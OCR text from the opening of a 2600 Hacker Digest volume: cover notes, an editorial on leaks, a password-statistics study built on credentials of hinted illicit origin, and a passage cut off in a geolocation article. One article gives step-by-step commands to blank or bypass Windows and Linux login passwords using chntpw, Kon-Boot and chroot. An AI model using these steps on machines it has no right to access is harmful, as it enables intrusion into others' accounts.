
2600

The Hacker Digest - Volume 28



APPROVED BY THE COMICS CODE AUTHORITY
20-

VOID
WORLD SPINNING
2600 Magazine
Page 4
Honeywell
SECURITY
2600
NEW YORK STATE
PASSPORT

NEWS OF THE WORLD
The world's greatest newspaper
1843-2011
THANK YOU & GOODBYE
After 168 years, we finally
very proud farewell to our 7.5m
al readers
INSIDE: 48-PAGE SOUVENIR

1971-2011
R.I.P
>140
#too late; didn't read

COVERS

(As we neglected to include this section in Volume 27, we're including it here in addition to Volume 28.)

Volume 27

The covers for this volume all had the theme of technological anachronisms.

Spring featured a "blue box" with such anachronisms as a Skype-branded portable MF/rotary tester, a fiber optic cable plugged into the 1/4" two-wire tip-ring jack, 300 GB SCSI hard drives, and a 2600 button added to the device. The whole thing was set up in front of a rack mounted storage array.

The Summer cover was a shot of some old-school data tapes that appeared to hold some rather interesting bits of information, including:

- KH-5 reconnaissance satellite data
- the beginnings of Facebook
- tweets from 2001 to 2006 that are stored at the Library of Congress
- flight data from panam.com (Pan Am Airlines had gone out of business before websites were in common use and panam.com had actually just been launched by a new television program about the airline)
- Hawaii Vital Statistics, specifically live births of 1961 which would include that of one Barack Obama
- tapes featuring Areas 49-54, 43-48, 31-36, 22-30, 1-12, 13-21, and 55-62. Somewhere in there is Area 51.

All of this was near a cardboard box labeled "DESTROY."

A Muzak box was on the cover of the Autumn issue. These receivers were used for "elevator music" that businesses would subscribe to. This one, however, has labels attached that suggest it's actually a computer, such as a power supply marked with the "Intel Inside" logo and lettering that says USB1, USB2, ESATA, PCI-X, DIMM A1-A2-B1-B2, IEEE 1394, HDMI OUT, and CHA_FAN1. SXS is an old type of analog phone switch (step by step) and CNA stood for Customer Name and Address, which was an old branch of the telephone company dedicated to providing reverse directory information to telephone company employees and phone phreaks. TPS is a reference to "TPS reports" from *Office Space* and the transformer marked ARWATT is a nod to former *2600* office manager Bobby Arwatt. PARK51 is an allusion to the controversy that had been surrounding an Islamic center being planned for lower Manhattan. You will also see an old Foxconn logo in the upper right hand corner of the device. And AM1530 was the frequency used for *WKRP in Cincinnati,* a favorite TV show of many hackers with its infamous "phone cops" episode.

The Winter issue had a Yellow Pages mock-up on an iPad being held on the street across from an AT&T store. It featured four real ads from 1970s-era Yellow Pages, and the famous field of Bell logo filler in the lower right corner. The page appeared to be the Yellow Page listing for "Phreaks" and contained a listing of the handles of prominent phone phreaks (and hackers) from the mid-1980s, along with clues, hints, puns, quips, and inside jokes that might even lead to their secret identities.

Volume 28

The covers for this volume featured visual representation of various forms of censorship.

The Spring cover focused primarily on the Arab Spring, specifically the unfolding events in Egypt, where unsuccessful attempts had been made to disconnect the population from the Internet and quell the rebellion. The pictured sticker on the cover is in the shape of Egypt, illustrating red, white, and black RJ-45 ethernet jacks being unplugged from the globe. Andrew Jackson (from a 20 dollar bill) appears on plywood with his mouth padlocked shut. The lock has the logo of OpenLeaks, a site formed in response to WikiLeaks. Below that is a logo from the Film Censorship Board of Thailand which forbids admittance to anyone under the age of 20. On the masthead is a scrap of paper with the *2600* blue box t-shirt diagram and an iconic image of a woman kissing an Egyptian liberator. Finally, the logo of the "Comics Code Authority" appears in a keyhole in the upper right hand corner. That organization had been responsible for censoring comics in the United States since 1954 and had finally reached the end of its life at the time this issue was published.

Summer focused on a number of items, foremost of which was an LCD screen on a printer showing the recently raided compound of Osama bin Laden. A document is being printed that says "VOID." On a nearby clipboard sit the three wise monkeys that embody the proverbial principle to "see no evil, hear no evil, speak no evil." Also on the clipboard is the first page of a heavily redacted editorial from the Spring issue of *2600,* which reveals part of a coded message, and was supposedly relaying bin Laden's whereabouts and discussing the Pakistani involvement: "leaked intelligence worthy of global actions - official confirmation from embassy - corruption within government - massive change in policy - growing revelation unacceptable risk to national security - truth exposed - they will support the storm - the messenger is plainly visible and confined - security is insufficient for the first time - we can't share our observations with". The message is marked with an alternating pink and yellow highlighter. The bottom of the document is stamped with the *2600* QR telephone bar code of sticker fame. Surrounding the clipboard are these items: flash drive, microSD card, SD cards, USB fingerprint scanning dongle, $2 bills stamped ILLEGAL, an 8x magnifier loupe, a collection of counterfeit passports, a Honeywell Security proximity badge (redacted), a New York State driver's license (redacted and censored), an industrial strength Sharpie marker, a secure bump-proof key, a handcuff key, Minox spy camera film, a *2600* pin from the 1980s, and a colorful and secret paper bag.

The Autumn cover was an homage to the classic painting "American Gothic," created in 1930 by Grant Wood. The faces of the husband and wife are both obscured: he is wearing a pixelated Guy Fawkes mask (made especially popular at the time by the actions of Anonymous and the just-born Occupy Wall Street movement) while she is hiding behind the final issue of Rupert Murdoch's *News of the World* (recently shuttered due to a "hacking" scandal). The husband is holding a "hack" saw instead of the famous pitchfork from the original painting. Both people are wearing Anonymous logo t-shirts where the face has been replaced by that of a younger Rupert Murdoch while the lines behind him are from the News Corp logo. There are also cats in the window of the house, a throwback to the Autumn 2007 cover. The barn from the painting has been replaced by the windowless 33 Thomas Street AT&T building, featured in the October shot of the 2012 Hacker Calendar. And we can't seem to resist having the occasional vulture circling in some of our covers over the years.

Winter focused on the steady death of reading and the rise of an intellectual Armageddon. The Noun Project's "library" icon was colorized and put behind the universal no symbol. The book in the logo (which is now forbidden) says ">140" which refers to the maximum length of 140 characters of a tweet, the increasingly preferred method of communication in this era. The entire red, white, and blue image is placed over a destroyed library or bookstore, with piles of ruined paper and books in the background. (This cover was published right when Borders Books had gone out of business - they had been the second largest retailer of *2600* for many years.) In today's abbreviated terminology, "TL;DR" usually means "Too Long, Didn't Read." Here, it is spelled out as an ominous hash tagged "#too late; didn't read." The writing is in green, like an old CRT monitor. The graffiti sprayed in the background reads 1971-2011, an allusion to the 40 years that Borders Books had been in business.

New Thoughts and Eye Candy

A World Spinning 10
Password (In)Security? 12
Password Bypassing and Clearing 14
How Good is Geolocation? 16
TELECOM INFORMER: SPRING 19
Why I Like E-books 21
What is a Hacker? 22
Who is Anonymous or How to Troll the Media for Fun and Profit 23
How to Accept Payments Anonymously - A Digital Currency Guide 24
How to Find Out What the Government Knows About You 26
Bypassing JavaScript Timers or How I Learned to Stop Waiting and Love the Variable 28
Remote Login Made Easy 29
Two Party Covert Communication over MSN Messenger System using Emoticons 30
Virtual Anti-Forensics 31
HACKER PERSPECTIVE: Katherine Cook 32
Secrets of the Spider 35
The Lessons Learned on a Training Site 38
Writing Bots for Modern Websites 39
Where Have All Our Secrets Gone? 40
LDAP Directory Servers: TMI! 42
Computers: With and Without 43
Automatic Usage of Free Wi-Fi 44
TRANSMISSIONS: SPRING 45
Coding Bots and Hacking WordPress 47
Abusing The Cloud 53
Progress Report 54
Dealing with Credit Card Companies 56
Detecting and Tracking Stealth Satellites 57
Pen Testing from a Mile Away 59
Securing Online Voting 61
TELECOM INFORMER: SUMMER 63
Mobile Hacking with Android 65
How I Escaped Google 70
Add a User With Root Privileges Non-Interactively 72
Simple RSA Encryption 73
Booze, Nosiness, and City Terminals 75
HACKER PERSPECTIVE: KC 76
How to Protect Your Car from Radio Jammers 78
POCSAG and Radio Privacy 79
Auditing the MiFi2200 82
Hiding the Hacker Instinct 84
Starting a Path to Modern Database Privacy 85
TRANSMISSIONS: SUMMER 89
A Brief Guide to Black Edition XP 91
The Many Uses of SSH Tunnels 93
Senatorial Courtesy Plates - An Inside Look 95
Fishing with Squid 96
PAYPHONE PHOTO SPREAD 98-129
Awakenings 130

Introduction to Chrome OS 132
Bypassing Shell Restrictions 135
Phishing on an iDevice 137
TELECOM INFORMER: AUTUMN 139
Network Anonymity Through "MAC Swapping" 141
Both Sides of the Story 147
Video Game Hacking 149
Hacking Alt Detection in Second Life 150
HACKER PERSPECTIVE: Bruce Sutherland 152
How to Spoof Another User in MindAlign 155
Access Control: A Fancy Facade 156
Go Daddy Shared Hosting Review 158
Logging and Analysis with Your GPS-enabled Phone 160
Cellphone, Keys, Wallet? *Check!* 161
Mobile Hacking: Really 163
TRANSMISSIONS: AUTUMN 164
Asterisk, The Gatekeeper 166
Wear a White Hat 167
How I Got Firefox to Accept the Tel Tag for Phone Calls 168
Movements 170
Google Temphptations 172
Free Phone Numbers with Google Voice 174
Abuse Reports Still Work 175
MAC Spoofing Your Way to Free Internet 176
Hacking Refog Keylogger 177
TELECOM INFORMER: WINTER 179
Who is Anonymous? 181
Property Acquisition - For Free? 182
Let's Feed the Phishes 184
Bypassing Universal Studio's MP3 Security the EZ Way 186
Internal Denial of Service with Fork and Malloc Bombs 187
Whitelisting with Gmail 188
Eye Spy 189
How to Social Engineer Your Local Bank 190
Laptop Repair, Customer Beware 191
HACKER PERSPECTIVE: Tiffany Strauchs Rad 192
More Active Gamers Should Become Activist Hackers 195
Simplex Locks: Illusion of Security, Version 2.0 196
Hacking Is in the Blood 197
Support for Cable Providers? Why? 198
Pre-Texting-R-Us 199
Pirating the Caribbean 200
Perfect Encryption - Old Style! 201
The Piracy Situation 203
TRANSMISSIONS: WINTER 204
Anonymity and the Internet in Canada 206
Elegant Password Generation with Oplop 207
Hacking the Winn-Dixie Survey 210
Switch 211
Fiction: Kill Switch 213
LETTERS TO 2600 217-272
2600 MEETINGS 273
BACK COVER PHOTO SPREAD 275-282

You would have had to have been in a coma or a deep state of denial to not be aware of the massive changes that have been taking place this year in various parts of the world. Regimes have toppled and people everywhere have become empowered to speak their minds and express their dissatisfaction. Few among us would see this as a bad thing. Yet it is but one of the offshoots of last year's controversy of leaked cables and intelligence, viewed by many then as treasonous and worthy of the harshest possible penalty.

Was WikiLeaks the sole cause of all of this global mayhem? Certainly not. The entire region has been a tinderbox for ages, and citizens learning the truth about their government was but one spark that helped to ignite the flame. WikiLeaks, in their actions, disseminated a good amount of this type of truth to people in countries everywhere. The ingredients for a tumultuous reaction were already in existence, albeit dormant from so many years of inattention. All it took was a little official confirmation. A June 2008 cable from the United States embassy in Tunis outlined the extensive corruption within the Tunisian government. The cable was released to the world in early December. Massive antigovernment demonstrations soon followed, leading to the toppling of the regime in January. The winds of change continued to blow throughout the region, overthrowing the 30-year reign of Hosni Mubarak in Egypt despite stubborn resistance from a leader who couldn't seem to grasp what was happening to his controlled environment. Then it was Libya's turn, where all hell broke loose. All told, no less than a dozen countries were affected by the unrest, many making key changes in leadership and policy in reaction to the growing anger. The rest of the world watched, waited, and reacted.

There were relatively few parts of the planet where these momentous events were not seen as a good thing overall. Finally, people had woken up and toppled oppressive dictatorships, hopefully instilling more free and open societies. The volatile reaction started with the revelation of that one little bit of honesty. No doubt its release would have been branded as an unacceptable risk to national security by the powers that be, just as virtually every leak last year was. The truth can certainly hurt. But the truth also has a way of setting people free. It's all about accountability, after all. When the lies are exposed - and they most always are exposed - will the leaders and regimes have enough public support to weather the storm? Or will these revelations be the straw that broke the camel's back? Whichever it turns out to be, blaming the messenger - or giving him all of the credit - is ignoring the plainly visible reality. We're familiar with this problem.

The hacker world has long been all about exposing the truth in its various flavors. We're told to accept insecure systems, to not touch things we're told not to touch, to keep our knowledge and discoveries confined, and, above all, to just play the game and keep our mouths shut. Clearly, that doesn't work for most of us. If something is broken or if security is nonexistent or insufficient, we tell the world. Learning is all about touching things that are off-limits, something many of us do for the first time as toddlers. There is no fun or joy in any of it if we can't share our discoveries and observations with everyone who will listen.

And, as for playing the game, a lot of hackers simply prefer to make their *own* games. This is the culture we have formed.

Those who don't get it, those who fear the unknown, those who find themselves in power over systems that may not be nearly as robust as previously thought... they are the ones leading the charge to clamp down hard on anyone who would dare to step outside the norm. In far too many cases, they are the ones taken seriously in the mainstream. Hackers are viewed as the true threat to our way of life, rather than the poor programming and lack of concern for security and privacy that dominate. In an incredible example of this shortsightedness, Secretary of State Hillary Clinton, in addressing the momentous events in the world previously alluded to, managed to castigate hackers in the same breath as those who cut off Internet access and even torture opponents of oppressive regimes. It's clearly all just wordplay and a desperate attempt to have one's cake and eat it too. After all, if you view hackers as a positive force in getting the truth out in one situation, how can you turn around and call them a threat back home? If leaks about corruption lead to a positive change in a distant land, how can we be so quick to assume such revelations will only cause harm within our own borders? Somehow, those who wish to stay in control no matter what must figure out a way to profit from the reactions while condemning the actions that provoked them. It's a tricky game, to say the least.

As always, we face the danger of falling into the traps that are set. We're all quite familiar with the inaccurate definitions of hackers that the mass media helps to spread. We must continue to do everything possible to correct this perception and reach people on our own terms. Lately (and as seen in the Clinton comments), the attempt to tie hacking with the cutting off of Internet access has gained steam. It's relatively easy to disrupt the Internet connection of an organization like WikiLeaks or even a large corporation like MasterCard. And there is no shortage of people willing to say they did this in the name of hackers, even though it doesn't take much in the way of skill to do such a thing. Unlike legitimate forms of social protest, such as sit-ins and civil disobedience, there is no act of courage in anonymously running a script and disrupting communications somewhere. It's simply an act of sabotage, and, in fairness, there are many who would argue that such acts are appropriate at times. Regardless, it isn't hacking, and it's not an attempt to open dialog or get the truth out. It's the kind of tactic we should actually be fighting, where the goal is to silence people or viewpoints. After all, one doesn't counter "bad" speech by banning it, but rather by spreading more "good" speech. If the truth is indeed on our side, then getting our words out along with as many facts as we can find ought to be sufficient. And if it isn't, then we need to try harder. But we should never become what we have been labeled as by those who fear our actions. That's a trap that's extremely difficult to escape from.

We're living in a very different world today, one that even hackers and technological experts are probably quite surprised by. Revolutions being organized via Twitter and Facebook, crucial footage making its way to the rest of the world through YouTube, cell phones being as vital a tool as megaphones in reaching the masses... the technology especially snuck up on the people who supposedly were in control. Their reactions, though, were predictable and not at all unlike those of anyone who finds their little fiefdoms being challenged, whether it's an entire country, a classroom, or an office. Frequently, access to technology was either cut, restricted, or clumsily hijacked. But all that was accomplished was that more fuel was added to the fire. When someone's reaction to a conflict is to cut off communications or attempt to drown it out, they have clearly run out of things to say and have already lost the argument. We are so far quite lucky that it's individuals who have the upper hand when it comes to using technological tools and getting around the restrictions. At some point, governments are going to learn to do a far better job at controlling technology, and we must learn to recognize the warning signs. Every restriction we agree to, every extra bit of power and control we give away... it can all be turned into a weapon against free speech at some point. And like any weapon, it's not likely to go away once it's put into place.

The world is a better place with more potential for positive change and the ability for justice to be served, precisely because of those with the courage to help get the truth out. For every bit of information whose revelation causes mayhem in one circle, there is another place where it's a potentially vital part of justice. The one fact we should all be able to agree upon is that the information that's out there is now reality. We should honestly try to deal with that.

by Sheep Slapper

Recently I've heard a lot of talk, both on the Internet and around the water cooler, regarding password security and how bad it is. Not to say that using a username and password is a bad method of securing resources, but most folks are claiming that users are choosing poor passwords. This got me thinking; how bad are passwords out there in the wild, *really?* Is there actually a pandemic of stupidity among users that needs to be addressed?

Criteria

Before we jump into making value-based judgments about passwords, we better lay down some ground rules about what makes a password good, and what makes it worthless. You may agree or disagree with these criteria, but the things that come to my mind right away are, a password of sufficient length, containing mixed upper and lower case, and containing special characters. On the other hand, things that make a password bad include using dictionary words, dates, or a password that is the same as the username or a slight variant.

Methods

So we're on this journey to find out how bad passwords actually are in the wild, and we have laid down specific rules about what makes a password good or bad, so now let's talk about the data set I use and the methods by which I gather information. The data set is relatively large and contains credentials from multiple websites, none of which have much, if any, user-overlap (meaning each site caters to a different crowd; the credentials aren't all from, say, music sites). That's one of the biggest things going for this experiment, in my opinion. A while back there was a data set leaked containing millions of passwords about users from a single site, and a lot of conclusions about password (in) security were made. If my undergrad statistics course taught me anything, it's that the results are only as good as the data, so it was very important that I ensure my data set be as diverse as possible.

Also, as a quick note, I won't say how I got my hands on all this beautiful data, but please feel free to use your imaginations....

The tools I use to analyze the data are home-grown Windows apps written in C#, and are largely used for CSV manipulation and basic statistical analysis. The process to get all the data together was an arduous one, and required spending a *lot* of time parsing different data formats and pulling only the information I wanted from the records (username and password). In the end, though, I was left with a *huge* .csv file ready for tearing apart and inspecting. And what a wealth of information it turned out to be!

Results

For the most part, the results are about what I was expecting, though there were a few strange statistics that made me think a bit. The first thing I looked at was the distribution of password lengths. While it's the simplest statistic, it's probably one of the most important factors in determining if a password is good or bad since passwords that aren't long enough have the potential to be brute-forced in a trivial amount of time.

Passwords By Length

```
1-3:    0.14%
4:      3.35%
5:      5.09%
6:      26.27%
7:      18.93%
8:      25.28%
```

```
9:      10.36%
10:     6.16%
11:     2.18%
12+:    2.24%
```

This is about how I expected the passwords to be distributed, actually. One thing I do wonder is if password rules on some of the sites this data is from is skewing the results a bit, or if users are picking passwords that are six to eight characters on their own. While a password that is only six characters long won't stand up very long to a brute force attack, eight characters will do pretty well.

The next thing I looked at was how many passwords were using dictionary words. I used a standard English dictionary, but stripped of any word that was under four characters long to get a better idea of what actually *is* a match and what was just coincidence. In addition to checking for exact dictionary matches, I also checked passwords that contained dictionary words and a modifier of at most two characters. So the password "bicycle54" would count as a partial dictionary match, but "1$bicycle54" would not count. So, how did these passwords stand up to the mighty dictionary?

Exact Dictionary Matches

```
Total exact matches: 13.74%
       5 letter words: 13.52%
       6 letter words: 43.87%
       7 letter words: 24.40%
       8 letter words: 18.21%
```

This statistic is surprisingly higher than I thought it would be. Regardless of length, using a word found in a dictionary is a huge password faux pas, so to see more than one eight of passwords fall into that category was surprising.

Top 5 Dictionary Matches

```
1) password:   2.15%
2) sunshine:   0.88%
3) princess:   0.71%
4) shadow:     0.66%
5) welcome:    0.58%
```

I can't believe that out of all the words in the dictionary, "password" is the most used for passwords *still* to this day. Actually, considering some of my users, it's not surprising in the least. One thing worth noting is that there is a great diffusion of passwords all across the dictionary, with "password" being the only word that accounted for more than one percent of the entries. On a similar note, passwords containing close matches to dictionary words met my expectations.

Close Dictionary Matches (+- 2 characters)

```
Total close matches: 12.53%
 6 letter passwords: 22.56%
 7 letter passwords: 30.92%
 8 letter passwords: 27.71%
 9 letter passwords: 14.54%
10 letter passwords:  4.27%
```

This isn't surprising in the least. I know many non-technical people that will take a word, slap a few numbers at the end, and use it for their password. What really blows me away is that when you combine these last two statistics, 26.27 percent of passwords are represented. I saw dictionaries out there that covered *many* more words than mine had, so this number can only get larger. That means that one quarter of the time, you can crack someone's password using a simple dictionary attack that only requires a couple of million attempts. This is by no means fast, but it pales in comparison to a password that doesn't contain a dictionary word/variant.

Another common thing I saw while I was parsing all these files into a common format were dates. This got me wondering how many people actually used a date as their password. It turns out that only 6.21 percent of these passwords were dates or years. This is by no means a huge amount, but the space that you'd have to search for past dates is just over 700,000, which again is a small space when compared to passwords using more characters.

The last statistic, and the one that makes good passwords great, is a mix of characters. If a password contains a broader range of characters (letters, numbers, special characters) then the search space grows significantly. So, do people make good use of this?

Character Usage

```
Special characters:   47.53%
Numbers:              48.89%
Mixed case:            8.66%
```

The "Mixed Case" statistic caught my eye because it was much lower than I expected. I went back and started tracing statements in my code to see if I was doing something wrong. It turns out the number is correct and there are a few things that can account for it. Users might be creating passwords that are mixed case, but the places storing this information may not be storing them in mixed-case format. The practice of using mixed case automatically adds another 26 potential characters to the password, and should be utilized often.

The fact that nearly one half of users are using special characters is good, since it's another way to further expand the space a potential attacker has to search. The same goes for numbers. I suspect there is a lot of overlap in the "Special Character" and "Numbers" statistics, and even some with the mixed case number as well. People who follow good password practices will have at least one of each in their passwords.

Conclusion

There are many more statistics we can pull from this data, but I think I've covered all the big ones. So, how bad is the state of online password security these days? That'll still depend on who you ask, but I'd say it could be worse. The things to keep in mind here is that all these passwords are for online systems, which increases the time needed to brute force a password by many orders of magnitude. So, online password standards are less important than in other systems (don't get me wrong, using "password" as your password is just plain idiotic). But keep in mind that all the big hacks in the past few months that have compromised high profile accounts (like Sarah Palin's email, for example) involve insecurities elsewhere in the system, not poor passwords.


Considering this, how can people make their passwords more secure? Well, a good start is to use passwords that are of sufficient length (I'd say nothing under eight characters long) and use at least one number, special character, and upper/lower case character in the password. Nothing adds time to a brute force job faster than expanding the set of characters the password can contain! None of what I just said is new or exciting, but users are still showing either a lack of knowledge or complete disregard for basic password policy.

Developers are going to take the brunt of the responsibility if things are to change. Since it's up to them to create the security policy, enforce these as standards and - even though they might have to drag their users kicking and screaming all the way - passwords in general will become better. Developers also need to be more aware of the security risks facing their systems, and have appropriate policies in place for dealing with passwords (be it password recovery, too many bad password attempts, etc.) in a better way. And I'm not trying to pass the blame or anything. I'm a code monkey myself, and as painful as it is to admit, the burden falls mostly to us.

Final Thoughts

If anyone has any input regarding the article, drop me an email at `sheep.slapper@gmail.com`. I'd love to talk more about it. And the information in the article can only be as good as the data behind it, so if some of you folks out there happen to send me more information to work with, we'll have an even better idea about the state of password affairs online.

Thanks to all the folks that make 2600 happen, you guys/gals rock! And a very special "big ups" to C.M.F. and colonelxc!



by Metalx1000
http://FilmsByKris.com

It doesn't take much to sit down at a computer and bypass pretty much any security that may be set up for the local accounts. There are a variety of Linux distros available, on the Internet, in LiveCD format. You can pop one of these CD into pretty much any computer and have full control.

All modern distributions of Linux have the ability to read and write to a large list of file systems including NTFS. Linux also gives you more control over the files on the system since it gives you access to folders on a Windows machine that you wouldn't have access to even as administrator of the Windows OS.

The problem arises when you may need more than just files access on the computer. What if you have to make changes to the registry, or run an application that is installed on the computer already? It's times like these that we may need to bypass the logging screen on an OS.

Getting someone's password can be a difficult thing to accomplish. There are programs out there, such as Ophcrack, that will try and crack a user's password. It does this by running a dictionary attack on the file where passwords are stored. In the Windows OS, this would be the SAM file. The SAM file can be found under c:\windows\system32\config\SAM.

The main problem with programs like Ophcrack is the same problem you have when trying to perform any dictionary attack. If the password you're trying to crack isn't in the dictionary

list you have, you won't ever crack it.

As an alternative, you can change or clear a user's password. I used to use a bootable CD called ERD Commander by Winternals. ERD Commander is like a Windows version of a Linux LiveCD. It would boot and ask where Windows was installed and then I could edit the registry or use a program called Locksmith that allows you to change a user's password. ERD Commander had a few other features too, but these were the only ones I really ever used.

The thing that drove me crazy about ERD Commander was that it was, like Windows itself, very slow. You could wait five minutes for it to load sometimes. So, once chntpwd came along I stopped using ERD Commander. chntpwd is a Linux utility to reset a Windows user's password. It also has the ability to edit the registry on a Windows computer.

So you could use a Linux LiveCD once again to boot the machine. Most distros will have chntpwd installed or in the repositories. Just navigate to the folder where the SAM file is located and type `chntpw -l sam`. This will give you a list of all the Windows users for the system and some information about their accounts. Now you can type `chntpwd -u username sam` to edit a user's account (replace username with the user's name). From this point on you can just follow the onscreen instructions. You will have the options to blank their password, change their password, or upgrade their account. It is suggested that you blank their password rather than change it. Changing the password doesn't always work. But, if you blank their password you can always set a new password once you have logged into their account on the Windows side. When chntpwd asks if you would like to hive, choose yes. This will save your changes.

Upgrading or downgrading a user's account will give or take permissions from the user. chntpwd is a faster alternative to ERD Commander. It also gives you the ability to clear/blank the password on Vista systems whereas ERD commander does not work on Vista systems.

The big stumbling block with both of these options is that they change or clear a user's password. So, the next time that user tries to login, they won't be able to since their password has been changed. You won't be able to change their password back since you don't know their password (if you did, you would have no need for either of these programs).

We have another option in a very small bootable ISO image called Konboot. Konboot can be downloaded in a very small zip file. It's about 8.7KB zipped up. Once downloaded, unzip the ISO file and burn it to a CD using your favorite CD burning program. When you put this CD in a computer and boot from it, you will first see a boot screen that has a big logo that says, "kryptos Logic" with a scrolling banner below it. I sat at this screen for a while before I realized I had to press the "anykey". I pressed "Enter" and the system continued to boot. It will seem like the system is booting normally and you will end up at the login screen you are used to. There is one difference at this point: You don't need a password to login. Just choose a user and hit "Enter". You are now logged in as that user.

When you are done doing whatever it is that you need to do, just restart the computer without the CD in the drive. The system is back to normal with the original passwords. According to the Konboot website, Konboot has been tested on Windows XP, Vista, Windows 7, Windows Server 2003, and Windows 2008. It's also worth mentioning that there is a version on Konboot for Linux systems.

Other ways to get through the login screen on a Linux system is with chroot. Available either by default or through repositories, chroot allows you to change what the system sees as the root directory. Boot a LiveCD containing chroot and mount the hard drive partition that contains the Linux OS that you want access to. If the partition is mounted to /media/disk, then open a terminal screen and run `chroot /media/disk`. Now, anything you do in that terminal will act as though it is running on the system you have chrooted to.

At this point, you can use the passwd command to change a user's password much like we did with chntpwd for Windows. The command would be typed like this: `passwd username`. Replace username with the user's name that you could like to change. Type the new password and confirm it by typing it a second time. This will successfully change the password.

We've looked at a number of different ways we can bypass the local security on most systems. The question arises, "How do we protect ourselves from these types of attacks?" One way is to set a BIOS password. This is a good deterrent, but there are ways around that, too.

I believe that encrypting your hard drive is the best policy. This will stop all the attacks I have listed above. Although I'm not familiar with the process on a Windows install, some Linux operating systems such as Debian give you the option during the install process to encrypt the hard drive. This is a simple way to protect your data. Things such as cold boot attacks are still possible, but less common than the other attacks. Cold boot attacks also require the system to be on and logged in already to work.

If you do encrypt your hard drive, be sure to remember your password or you're screwed.

References

www.piotrbania.com/all/kon-boot/
en.wikipedia.org/wiki/Winternals
en.wikipedia.org/wiki/Chroot
en.wikipedia.org/wiki/livecd

Thanks to Canola for all your help.

How Good is Geolocation?

by Geo Spoof
geo.spoof@gmail.com

Geolocation is currently being used to target specific areas with local advertising. Also, geolocation is being used to restrict web site functionality based on geographic region. But how good is geolocation? According to Wikipedia:

"Geolocation is the identification of the real-world geographic location of an Internet-connected computer, mobile device, website visitor or other. IP address geolocation data can include information such as country, region, city, postal/zip code, latitude, longitude, and timezone."

Wikipedia also describes how geolocation works:

"Geolocation can be performed by associating a geographic location with the Internet Protocol (IP) address, MAC address, RFID, hardware embedded article/production number, embedded software number (such as UUID, Exif/IPTC/XMP or modern steganography), invoice, Wi-Fi connection location, or device GPS coordinates, or other, perhaps self-disclosed information. Geolocation usually works by automatically looking up an IP address on a WHOIS service and retrieving the registrant's physical address."

The availability of a MAC address for a geolocation service (geolocator) to use seems dubious and Wikipedia fails to mention the traceroute utility. Wi-Fi connection locations and GPS coordinates are likely being utilized by some geolocators, but at present, a key component of geolocation is the WHOIS service. Wikipedia has this to say about WHOIS:

"WHOIS (pronounced as the phrase who is) is a query/response protocol that is widely used for querying databases in order to determine the registrant or assignee of Internet resources, such as a domain name, an IP address block, or an autonomous system number. WHOIS lookups were traditionally performed with a command line interface application, and network administrators predominantly still use this method, but many simplified web-based tools exist. WHOIS services are typically communicated using the Transmission Control Protocol (TCP). Servers listen to requests on the well-known port number 43. The WHOIS system originated as a method for system administrators to obtain contact information for IP address assignments or domain name administrators."

It is important to note that geolocators do not rely on WHOIS information for a domain name. However, they can use information from WHOIS for an IP address assigned to a domain name.

The typical Internet home user will subscribe to Internet access from an Internet Service Provider (ISP). The ISP will assign, either statically or dynamically, an IP address to the subscriber. The home user has no control over the information contained in the WHOIS database for their IP address.

Let's see what can be discovered about a specific IP address without using geolocators. Consider the following static IP address assigned by Speakeasy for use in Arlington, VA:

```
66.92.163.234
```

First, the Linux whois command line tool will be used to query the WHOIS database:

```
# whois 66.92.163.234
Speakeasy, Inc. SPEAKEASY-5 (NET-66-92-0-0-1)
                                66.92.0.0 - 66.93.255.255
WDC BRIDGED CIRCUITS SPEK-WDC-BR-19 (NET-66-92-163-1-1)
                                66.92.163.1 - 66.92.163.255
# ARIN WHOIS database, last updated 2010-04-21 20:00
# Enter ? for additional hints on searching ARIN's WHOIS database.
#
